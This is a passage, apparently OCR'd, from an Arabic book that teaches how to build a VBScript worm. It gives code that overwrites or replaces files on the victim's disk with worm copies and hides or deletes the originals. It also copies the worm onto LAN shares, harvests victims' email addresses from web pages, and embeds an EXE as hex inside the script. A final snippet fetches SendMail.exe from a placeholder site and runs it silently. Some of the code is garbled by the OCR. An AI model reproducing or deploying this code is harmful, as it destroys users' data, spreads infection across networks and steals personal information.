لاحظ أن الامتدادات التالية في الغالب تكون صغيرة الحجم وهي نقطة مهمة يجب وضـعها في الاعتبار حيث أن الملف كبير الحجم سـيأخذ فتـرة لنقـوم بفتحـه وتبـديل محتوياتـه وستلاحظ كيفية التغلب على تلك كما سنرى فيما بعد Media مـشكلة الحجـم تلـك فـي امتدادات الميديا

InfectFiles() 'تابع شفرة الإجراء

```
ElseIF (strExt="txt") or (strExt="log") or _
(strExt="asp") or (strExt="php") or _
(strExt="jpg") or  strExt="jpeg") or _
```

```
(strExt="rtf") Then

Set OverWriteFile = _
ObjFSO.OpenTextFile(strFile.path,2,True)
OverWriteFile.Write InfectData
OverWriteFile.Close
ObjFSO.MoveFile strFile.Path,strFile.Path & ".vbs"
```

الامتدادات التالية معظمها تكون مساحته كبيرة جدا وبالتالي لا يمكن أبدا أن نستخدم طريقة فتح الملف للكتابة عليه ولكن يمكننا الدوران حول مشكلة الحجم تلك بأن نعرف اسم الملف وبالتالي يمكننا إنشاء اسم والملف الأصلي إما أن نحذفه vbs مشابه له في نفس المسار بامتداد أو نقوم بإخفائه حتى تصبح مساحته مهدرة للهارد مع إلغاء اختيار Don't Show hidden Files and Folders وبالتالي لن يستطيع الضحية الوصول إلي الملفات المخفية .

```
ElseIF (strExt="doc") or (strExt="bmp") or (strExt="mp3")
or (strExt="wmv") or (strExt="asf") or (strExt="avi") or
(strExt="rm") or (strExt="ram") or (strExt="wav") or
(strExt="mid") or _ (strExt="mpg") or (strExt="mpeg") or _
(strExt="mpa")    or (strExt="asx") Then
```

vbs ننشأ ملف بنفس الاسم والامتداد السابق بالامتداد الجديد

```
Set duplicateFile= _
ObjFso.CreateTextFile(strFile.path & ".vbs")

'Worm ونكتب بداخله شفرة الدودة
duplicateFile.Write Infectdata
duplicateFile.close
InfectFiles() 'تابع شفرة الإجراء
```

هنا علي حسب رغبتك فيما تريده في الملف الأصلي إذا كنت تريد 'حذفه فاستخدم الكود التالي

```
ObjFSO.DeleteFile strFile
```

أما إذا أردت إخفائه بحيث لا تهدر مساحة الهارد علي الفاضي فاستخدم الكود

التي سيلي شرحها مع ملاحظة أن دالة Attributes

```
Set HideOldFile=ObjFSO.GetFile(strFile)
2+HideOldFile.Attributes=HideOldFile.Attributes
End IF
Next
End Sub
```

دالة Attributes تحدد الملف أو المجلد هل هو مخفي Hidden أم نظامي System أو للقراءة فقط Read-Only وهكذا فمثلا المثال التالي يأتي بخصائص الملف الممرر لدالة GetFile ولاحظ أن تلك الدالة تعود بمرجع للملف وبالتالي يمكننا استخدام هذا المرجع لتطبيق أي دوال على الملف :-

```
Dim ObjFSO,strAttrib
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")

Set strAttrib=ObjFSO.GetFile("C:\AUTOEXEC.BAT")
Msgbox strAttrib.Attributes
```

تعود الدالة بالقيمة صفر إذا لم يكن هناك أي خصائص للملف وتعود بالقيمة 32 إذا كان الملف أرشيفي Archive وبالقيمة واحد إذا كان الملف للقراءة فقط Read-Only وبالقيمة 2 إذا كان الملف مخفيا Hidden وبالقيمة 3 إذا كان الملف نظامي System وعندما يكون للملف أكثر من خاصية فمثلا الملف Read-Only وHidden فتعود بحاصل جمعهم وهو 3. وبالتالي يمكننا استنتاج أنه لتغيير خصائص الملف نزيد قيمة ال Attributes بمقدار الخاصية التي نريدها للملف فمثلاً :-

```
Dim ObjFSO,strAttrib
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")

Set strAttrib=ObjFSO.GetFile("C:\AUTOEXEC.BAT")
strAttrib.Attributes= strAttrib.Attributes +2 +3
```

الكود السابق يقوم بتغيير خصائص الملف إلي ملف مخفي ونظامي , ولإلغاء الخاصيتين السابقتين للملف نقوم بالطرح .

```
strAttrib.Attributes= strAttrib.Attributes -2 -3
```

بهذا نكون قد انتهينا من أول طريقة لانتشار الدودة Worm وقد ضمنا انتشار الدودة في معظم الملفات الموجودة على الجهاز .

نشر الدودة علي الأجهزة المتصلة في شبكة محلية LAN

إذا نظرت إلى شبكة محلية LAN فستجد أنه يوجد مشاركة Share سواء على أقراص Drives أو مجلدات Folders وبالتالي نريد أن نقوم بنشر الدودة على تلك الشبكة المحلية وفي الواقع أي قرص Drive أو مجلد Folder يكون له خاصية المشاركة على الشبكة Sharing فيقوم النظام بتخزين المسار له في محرر التسجيل Registry في المفتاح التالي :

HKEY_CURRENT_USER
SOFTWARE\
Microsoft\
Windows\
CurrentVersion\
Explorer\
WorkgroupCrawler\
Shares

أي أن المفتاح Shares يحتوي على جميع الأجهزة التي عليها Share بالإضافة إلى مسار كل Share والصورة التالية توضح الكثير :-

```
WorkgroupCrawler
  Printers
  Shares
    AHMED/MARYAM (E)
    COMP02/D
    COMP02/E
    COMP05/E
    COMP06/E
    COMP07/F
    COMP07/games
    COMP12/D
    COMP13/D
    COMP13/SharedDocs
    COMP13/llblz
    COMP14/F
```

وبالتالي كل Subkey أو مفتاح فرعي في الصورة السابقة يبين أقـراص ومجلـدات يوجـد عليها مشاركة وبالتالي نستطيع أن ننسخ الدودة في المسارات الموضـحة وبأسـماء مختلفـة في كل مرة تشد الانتباه وتدفع الضحية أن يقوم بتشغيلها ولكي تستطيع أن تـأتي بجميـع المفـاتيح الفرعيـة مـن المفتـاح Shares عليـك مراجعـة الجـزء الخـاص بالتعامـل مـع الريجستري ضمن الباب الذي يشرح تقنية WMI .

وسنستخدم لذلك الدالة Enumkey

```
Const HKCU = &H80000001
Dim ObjFS
Set ObjFS =
CreateObject("Scripting.FileSystemObject")
sPath= "C:\Worm.vbs"
Set ObjReg = GetObject("winmgmts:\\.\root\" & _
"Default:StdRegProv")

strKeyPath = "SOFTWARE\Microsoft\Windows\" & _
"CurrentVersion\Explorer\WorkgroupCrawler\Shares"

ObjReg.EnumKey HKCU, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
ObjFS.CopyFile sPath ,"\\" & subKey & "/xxx.vbs" ,
_
True
Next
```

في المثال السابق قمنا باسترجاع جميع المفاتيح الفرعية مـن Shares وهـي تعـود فـي مصفوفة , وبالتالي نقوم بعمل تكرار لإتيان تلك المسارات , وفي داخل التكـرار نقـوم بنـسخ ملف الدودة وليكن مساره (C:\worm.vbs) إلى المسار الذي قمنا باسـترجاعه ولاحـظ

أننا سنضيف علامة "//" قبل المسار لأنه مسار جهاز على شبكة وسنضيف أيضاً "/" بعد هذا المسار ثم اسم الملف وليكن XXX وقد مررنا الوسيط الثالث ب True لعمل Overwriting للملف إذا كان موجوداً من قبل .

ثالثاً :- إرسال بريد بمرفقات بالدودة

يجب أولاً أن نعرف الطرق القديمة المستخدمة من قبل بعض ال Worms في إرسال بريد إلكتروني جميع الطرق كانت تستخدم من قبل صفحات الويب Web Pages حيث كانت تسمح للمستخدمين إرسال ايميلات من صفحات الويب ولم يلبث أن تم استخدامها من قبل الفيروسات تلك الطرق كانت تعتمد على مكونات ActiveX مثبتة على النظام يتم عمل مرجع لها بدالة CreateObject ومن ثم يتم استخدامها لإرسال الايميل من أهم تلك ال ActiveX المستخدمة Mapi Session و Message و Cdo و OutLook تلك الطرق لإرسال البريد لا يمكن الاعتماد عليها أبدا الآن لأسباب عديدة تستطيع أن تكتشفها بنفسك مثلا احتمال كبير جدا 98% ألا تكو مكونات ال ActiveX مثبتة على النظام أيضا من الممكن أن يكون برنامج Outlook Express الموجود ضمن حزمة Office مثبت وبالتالي فسيعترض طريق أي رسالة بريد يتم إرسالها عبره وبالتالي يلزم لنا طريقة جديدة لإرسال البريد وإذا نظرت إلى باب المهام المتقدمة ستجد أنني ذكرت طريقتين لإرفاق ملف EXE ضمن سكريبت VBS أول طريقة وهي حقن ملف EXE داخل شفرة VBS وثاني طريقة وهي تحميل ملف EXE من موقع على الشبكة .

أي من الطريقتين يمكن استخدامهم لدمج ملف EXE بحيث يكون محرك بريد SMTP Engine فيقوم هذا ال EXE بإرسال البريد إلى الايميلات مرفق بالدودة Worm التي قمنا بجمعها من ملفات الويب على الجهاز وفي تلك الحالة فعليك الاعتماد على برنامج ال EXE الذي قمنا ببرمجته في الموضوع المذكور في هذا الكتاب باسم (إرسال بريد الكتروني بالمرفقات) Send Mail With Attachment .

سرقة الايميلات المخزنة داخل صفحات الويب :

عند برمجة الدودة Worm يجب الأخذ في الاعتبار مدى الانتشار الذي ستحدثه الدودة ومن أحد أهم أسباب هذا الانتشار هو عدد للضحايا التي ستصيبهم الدودة ولإتيان أكبر عدد من العناوين البريدية E-mails للضحايا لا توجد طريقة سوى عمل Retrieving Mails from web pages أو استخلاص العناوين البريدية E-mails من داخل صفحات الويب Web Pages المخزنة على جهاز الضحية بالإضافة إلى تلك الصفحات التي يزورها خلال تصفحه للانترنت سواءً كانت تلك الصفحات لمواقع ويب عادية أو صفحات منتدى ما Forum وصفحات الويب تكون بامتداد htm وhtml

وبالتالي فيمكننا عمل برنامج فرعي SubRoutine ليقوم بالبحث عن جميع الملفات المخزنة على القرص الصلب للضحية وتحمل الامتدادين (htm & html) أو يمكننا الاعتماد على البرنامج الفرعي InfectFiles والذي قمنا بكتابته سابقاً والخاص بالكتابة على الملفات ذات امتدادات معينة ومنها ملفات htm وhtm وبالتالي فقبل أن نقوم بالكتابة على ملفات الويب السابقة سنقوم أولا باستخلاص العناوين البريدية E-mails من داخل الملف ثم نقوم بالكتابة عليه ولاستخلاص أي عنوان بريدي من داخل صفحة ويب نأخذ المثال التالي فلنفترض أن صفحة الويب التالية بها رابط تشعبي Hyperlink يدعى (Click here to mail me) وعند الضغط على هذا الرابط يتم فتح Oulook Express لإرسال بريد لـ thensync@hotmail.com .

شفرة الصفحة السابقة تكون كالتالي :

```
>Html<
>Title> Sample Mail form </Title<
>Body<
>Center<

>A href="mailto:thensync@hotmail.com"<
Click here to mail me </A>
```

نلاحظ أن العنوان البريدي في الشفرة السابقة يكون علي التنسيق التالي :

```
<A href="mailto:thensync@hotmail.com">
Click here to mail me </A>
```

وبالتالي نستطيع أن نستخلص العنوان البريدي وذلك بالبحث عن كلمة (mailto:) وأخذ النص الذي بعدها بدالة Mid مع ملاحظة أن طول النص الذي نريده سنحدده بالبحث بدالة Instr عن الرمزين (">) والمتواجدين في أخر أي عنوان بريدي مع ملاحظة كما سبق أننا سنضع إجراء البحث عن العناوين البريدية داخل الإجراء الفرعي InfectFiles الخاص بحقن الدودة داخل ملفات الجهاز وبالأخص في الجزء الخاص بالكشف عن امتدادات فقط كلا من php,asp,html,html .

```
Rem  reference to hold Folder Files

Set Folder_Ref = ObjFSO.GetFolder(Path)
Set Files_Ref = Folder_Ref.Files

Rem Loop through files

For Each strFile In Files_Ref
DoEvents

Rem extract the extension from the file
```

```
strExt =
ObjFSO.GetExtensionName(strFile.Path)
strExt = LCase(strExt)

Rem compare with our extension

IF (strExt = "html") Or (strExt = "htm") Or
& _
(strExt = "asp") Or (strExt = "php") Then


Rem if comparison = True Then open The
file

Set ObjTextStream =
ObjFSO.OpenTextFile(strFile, 1)

Rem hold file's data to a variable named
strText

strText = ObjTextStream.ReadAll

ObjTextStream.Close
Set ObjTextStream = Nothing
" in the file's datamailto:Rem Search for "
intTxt = InStr(1, strText, "mailto:")

While intTxt <> 0     Rem means "mailto"
found

DoEvents

Rem     Extract the email with mid
```

```
function. The start
Rem      index of mid function will be
+7) tointTxt(
Rem      exceed (mailto:) string while the
length for mid
Rem     function will be Obtained by using
instr function Rem      only one time to
search through strText for (">)
Rem      which mean Chr(34) & Chr(62) in
ascii code ,
Rem      and the start index for instr
function will
Rem      be intTxt, to retrieve only the
email address we Rem      want not any
other data undesirable.

MailVictim = Mid(strText, intTxt + 7,
InStr(intTxt, _
strText, Chr(34) & Chr(62)) - intTxt - 7)

Rem  here are some confirmation
conditions that we are Rem  really
extracting a valid mail address.

Rem be sure that it contain @ symbol .

IF Instr(1,MailVictim,"@") <> 0 Then

Rem make sure that the mail is at a valid
site.

IF Instr(1,MailVictim,".co") or
Instr(1,MailVictim,".org") or
Instr(1,MailVictim, _
```

```
".net") <> 0 Then
Rem  open/create text file to store victim
mails in it.
Rem  note that we are going to make a
comparison
Rem  in this text file ,to avoid storing the
same mail
Rem  for many times..

Rem  First we will Create the file for first
time use
Rem  and write the mail in it the close it.
Rem Then after we open the file again we
need to check Rem  if the mail already
exist or not?
Rem  If Mail exist  = Yes Then
Rem  Do nothing.
Rem If Mail exist = No Then
Rem  Write the new mail to the file
(mails.txt) ..

Set ObjTextStream = _
ObjFSO.OpenTextFile("C:\mails.txt",1)
strMails = ObjTextStream.ReadAll
ObjTextStream.Close
Set ObjTextStream = Nothing

IF Instr(1;strMails,MailVictim) <> 0 Then
'Do Nothing
Else      Rem  means new mail

Set ObjTextStream = _
ObjFSO.OpenTextFile("C:\Mails.txt",8,True)
ObjTextStream.WriteLine MailVictim
```

```
ObjTextStream.Close
Set ObjTextStream = Nothing

Rem  search for another new mail in the
same web file.
intTxt = InStr(intTxt + 1, strText,
"mailto:")
End IF
Else   Rem Means confirmation conditions
not true .
'Do Nothing

End IF
End IF

" in mailto:Wend      Rem Loop for next "
the web file.

End If    Rem End For extension condition

Rem  Here you can delete the web file and
you will not Rem  be worry after you have
extracted victim mails .


ObjFSO.Delete StrFile

Next       Rem search for next file
```

في بعض الأحيان تجد أن عناوين البريد لا توجد بتلك الصيغة :-

<A href="mailto:thensync@hotmail.com">
Click here to mail me </A>

أي لا توضع قبلها (Mailto) لكي يتم فتح برنامج Outllook وإرسال بريد إليهـا وإنمـا توجد في صورة نصية داخل صفحة الويب فهي تكون هكذا مثلاً :-



وبالتالي فسنحتاج إلى استخلاص تلك العناوين هي الأخرى ونلاحظ أن عنوان البريد النصي يكون على يمينه وعلى يساره مسافة أو على يمينه مسافة وعلى يساره علامه (:) وبالتـالي لابد من وضع جميع تلك الاحتمالات في الحسبان حتى نستطيع استخلاص عنـوان البريـد صحيحا ولن أعيد تكرار شفرة البحث عن ملفات الويب Web Files وفتحها ونظام البحث بداخلها وفتح ملف لكتابة العناوين البريدية الغير مكررة مرة أخرى ولكنني سـأكتب الكـود الخاص باستخلاص البريد الالكتروني فقط عن طريق مثال بسيط عليه .

```
Rem simple Example of Extracting two
mail
Rem Suppose that sData Contains the
content of a Rem web page.

sData=" Mohamed fayed : my email is

thensync@hotmail.com " & _
"What is Yours?" & _
"Will john: mine is
```

```
:Wjohn@mailcity.com "

Rem Search  in sData for @ symbol.. if
                found then
Rem  send  it's index to a Subroutine
                named
Rem GetTextMail

For i = 1 to Len(sData)
IF Mid(sData,i,1) = "@" Then
Call GetTextMail(i)
End IF
Next

Sub GetTextMail(intNum)

Rem Now we will get the index of
                Back Space
Rem from the Left Of the mail
                address.

For C= intNum to 1 step -1
IF Mid (sData,C,1) = " " or Mid
(sData,C,1) =":" _
Then intBackSpace = C
+ 1 :Exit For
Next
C=0

Rem Now we will get the index of next
                Space
Rem from the right of the mail
                address.
```

```
For C = intBackSpace to Len(sData)
IF Mid (sData,C,1) = " " or Mid
(sData,C,1) =":" Then Exit For
intNextSpace = intNextSpace + 1
Next

Rem  Show the Mail Address.. you can
convert this to Rem  write the mail
address to a text file.
Msgbox
Mid(sData,intBackSpace,intNextSpace)
End Sub
```

مهام متقدمة

حقن ملف EXE داخل سكريبت VBS

تتيح لك لغة VBS أن تقوم بحقن شفرة ملف EXE بالصيغة السداسية Hex داخل ملف VBS ثم إعادة تجميع تلك الشفرة مرة أخرى في صورة ملف تنفيذي شفرة ال Hex لأي ملف تنفيذي يمكن الحصول عليها من أي برنامج يقوم بقراءة ال Resource للملف التنفيذي مثل Resource Hacker,Hex Workshop أو يمكنك الاعتماد على الإجراء التالي من داخل الفيجول بيسيك وسنقوم في هذا الأجراء بفتح الملف التنفيذي في صيغة Binary ووضعه داخل مصفوفة معرفة من نوع بايت وتحويل حدود تلك المصفوفة إلى قيم Hex ووضعها في ملف منفصل .

```
Private Sub Command1_Click()

Dim bArr() As Byte      ' Dynamic
Byte array
Dim sHex As String
Dim lcount As Long

' we will retrieve the hex of a file
named test.exe

Open "c:\test.exe" For Binary Access
Read As #1


' we will redim the dynamic array to
hold all bytes
' of the exe.

ReDim bArr(LOF(1) - 1)
Get #1, , bArr
Close #1
```

```
' now the array bArr contains the exe
bytes within
' it's boundaries ..we will convert
each bound of the
' array to hex then write it to the file
test.hex.

Open "c:\test.hex" For Output As #2
For lcount = 0 To UBound(bArr)
sHex =
Trim$(Hex(bArr(lcount)))
If Len(sHex) = 1 Then sHex =
"0" & sHex
Print #2, sHex;
Next
Close #2
End Sub
```

هكذا أصبح الملف test.hex به شفرة ال hex لملف EXE ولاحظ في الكود السابق أن ملف ال test.hex الناتج لازم ولابد وأن يكون حجمه الضعف بالضبط بالنسبة لحجم ال EXE لأن عند تحويل البايت إلي Hex ينتج حرفي Hex حتى إذا نتج حرف Hex واحد فلابد وأن نضع قبل هذا الحرف الرقم 0 فمثلاً إذا كان حجم ال EXE هو 5.50 KB فلابد أن يكون حجم ملف ال Hex الناتج 11.0 KB هكذا نستنتج أن عند التحويل العكسي من Hex إلى بايت وذلك لإعادة إنتاج ملف ال EXE من قيم ال Hex فلابد وأن نحول كل حرفين من ال Hex إلى بايت واحد وهذا الإجراء يقوم بالتحويل العكسي من قيم Hex إلى ملف تنفيذي EXE :-

```
Private Sub Command2_Click()

Dim sHex As String
```

```
Dim lcount As Long
Dim bArr() As Byte

'Open a new file named test1.exe for
Writing data.

Open "c:\test1.exe" For Binary
Access Write As #1

'Open our hex file for retrieving data.

Open "C:\test.hex" For Binary Access
Read As #2

ReDim bArr(LOF(2) - 1)
Get #2, , bArr
Close #2

For lcount = 0 To UBound(bArr) -
1 Step 2
sHex = "&H" &
Chr$(bArr(lcount)) & _

Chr$(bArr(lcount + 1))
Put #1, , CByte(sHex)

Next
Close #1

End Sub
```

لن أقوم بشرح الإجراء السابق بل سأعطي مثال على ما يحدث بالفعل عند استخدام الإجراء من المعروف أن ترويسة أي ملف EXE تبدأ بحرفي MZ وهما أول حرفان يدلان على أن

هذا الملف EXE الآن سنأخذ أول أربع حدود من المصفوفة ()bArr والتي بها قيم ملف EXE مخزنة في حدود المصفوفة بحيث كل حد (بايت) يحمل شفرة Ascii بمعنى أخر أن كل حدين سيحملان قيمة hex وأول أربعة حدود سيكون القيم فيهم كالأتي :-

Array	Ascii	Character
bArr(0)	= 52	= 4
bArr(1)	= 68	= D
bArr(2)	= 53	= 5
bArr(3)	= 65	= A

معني ذلك أن أول حدين ينتج عنهم قيمة hex وهي (4D) وعند تحويل تلك القيمة إلي Ascii فستكون 77 أي حرف M كذلك الحدين الثالث والرابع ينتج عنهم قيمة hex وهي (5A) وعند تحويل تلك القيمة إلى أسكي فستكون 90 أي الحرف Z وحرفي MZ يكونان في بداية ملف ال EXE ويتم كتابة جميع القيم المتكونة بعد تحويلها إلى بايت بدالة Cbyte داخل ملف test1.exe .

والآن سنتجه إلى كيفية إعادة تحويل قيم hex إلى ملف EXE ولاحظ أننا لن نستطيع استخدام مصفوفة من نوع Byte داخل لغة VBS لأنه ليس هناك أنواع للمتغيرات بل جميع المتغيرات نوعها Variant بالتالي سنتعامل مع دوال التعامل مع النصوص وذلك لأخذ قيمتين hex وتحويلهم إلى بايت المتغير shex هو المتغير الذي سيحمل قيم ال Hexكلها لأي ملف تنفيذي الإجراء hextoByte نقوم فيه بفصل محتوى قيم المتغير shex قيمتين قيمتين بجملة Step 2 فمثلا بداية الملف التنفيذي كما سبق وقلنا تكون كالأتي 4D5A بالتالي فسنأخذ أول قيمتين وهما 4D عن طريق جملة Step 2 ومن ثم نقوم بإضافة "&H" ليتم تعريفه لمكتبة TextStream على أنه قيمه Hex والمكتبة ستقوم بتحويله من نفسها إلى بايت عندما تقوم بكتابته إلى الملف NewTest.exe ومن ثم تشغيل الملف .

```
bByte = hextoByte(shex)
Set ObjTextStream = _
```

```
ObjFSO.Createtextfile("c:\NewTest.exe",True)
ObjTextStream.write bByte
ObjTextStream.close
WshShell.Run "c:\NewTest.exe", 1, False

Function hextoByte(sData)
For lCounter = 1 To Len(sData) Step 2
hextoByte = hextoByte & Chr("&h" &
Mid(sData, _

lCounter, 2))
Next
End Function
```

هنا يجب ذكر أنه ليس فقط الملفات التنفيذية التي يمكننا حقنها داخل شفرة VBS بل أي نوع ملفات أخر (صور, نصوص) وذلك بأن تأتي بالهكس لتلك الملفات وتضعها داخل شفرة VBS ثم تعيد تحويلها إلى بايتات كما رأينا فيما سبق وكتابتها إلى ملف بامتدادها الأصلي ثم تشغيلها

تحميل ملف EXE من موقع

إذا لم ترد أن تقوم بحقن ملف EXE داخل سكريبت VBS يمكنك استخدام الطريقة الثانية والتي تقوم بتنزيل ملف EXE من موقع يكون تابع لك بالطبع على شبكة الانترنت فترة التحميل لملف ال EXE ستأخذ عاداً مدة تتراوح بين 3 – 12 ثانية وهذا لملف حجمه 30 كيلو بايت ويتراوح ذلك على حسب سرعة الاتصال بالشبكة وهي مدة بسيطة جداً بالطبع .

بالتالي يمكننا تحميل ملف EXE ويكون SMTP Mail Engine محرك إرسال بريد إلكتروني خاص بالدودة Worm وهذا حتى لا نعتمد على مكتبات خارجية من الممكن ألا تعمل بنسبة 99% مثل محرك أوتلوك Outlook لمهم شفرة تنزيل ملف EXE هي

```
Dim i
Dim j
Set j =
CreateObject("Microsoft.XMLHTTP")
j.Open "GET", "http://
SiteName/SendMail.exe", _

False
j.Send
i = j.ResponseBody
Const TypeBinary = 1
Const OverWrite = 2

Dim m
Set m =
CreateObject("ADODB.Stream")
m.Type = TypeBinary
m.Open
m.Write i
m.SaveToFile "C:\SendMail.exe",
OverWrite
Dim WshScript
Set WshScript =
CreateObject("WScript.Shell")
WshScript.Run "C:\SendMail.exe", 0,
false
```

الكود السابق بسيط جداً حيث قمنا بتعريف متغيرين i,j الأول سيمحل مرجع لمكتبة Microsoft. XMLHTTP وهي مكتبة خاصة بأوامر بروتوكول Http حيث قمنا بعمل طلب Request بأمر Get وهو من أوامر بروتوكول Http لعنوان ال EXE على الموقع ومن ثم باستخدام Send فقد أرسلنا هذا الطلب إلى سيرفر الموقع ومن ثم سيرد علينا سيرفر الموقع ببيانات الملف التنفيذي الذي قمنا بطلبه على هيئة نصوص Strings وستخزن في المتغير i وأي رد من الموقع يعود إلينا دائماً في صيغة نصوص ومن ثم نريد

تخزين النص الموجود في المتغير i - والذي يحتوي علي بيانات الملف التنفيذي الموجود على الموقع في ملف EXE على القرص الصلب بالصيغة الثنائية binary ولهذا قمنا بتعريف مرجع لمكتبة ADODB. Stream وقمنا بتعريف نوع الحفظ لها بالصيغة الثنائية Binary حيث الثابت (1) يحدد أننا نريد الحفظ بالصيغة الثنائية أما الثابت (2) فيحدد أننا نريد حفظ نص TEXT ومن ثم كتبنا محتويات المتغير i إلى ملف تنفيذي يدعي SendMail.exe على القرص C وذلك بدالة SaveToFile والمعامل الثاني لها يحدد إذا كان الملف موجود من قبل فيقوم بالكتابة عليه والثابت لهذا المعامل هو (2) في حالة إذا كنا نريد Overwrite وفي النهاية نقوم بتشغيل الملف التنفيذي باستخدام دالة Run في مكتبة WScript.Shell .

الفصل السادس

سرقة المعلومات برمجياً

الفصل السادس

الحصول على معلومات من جهاز الضحية برمجياً

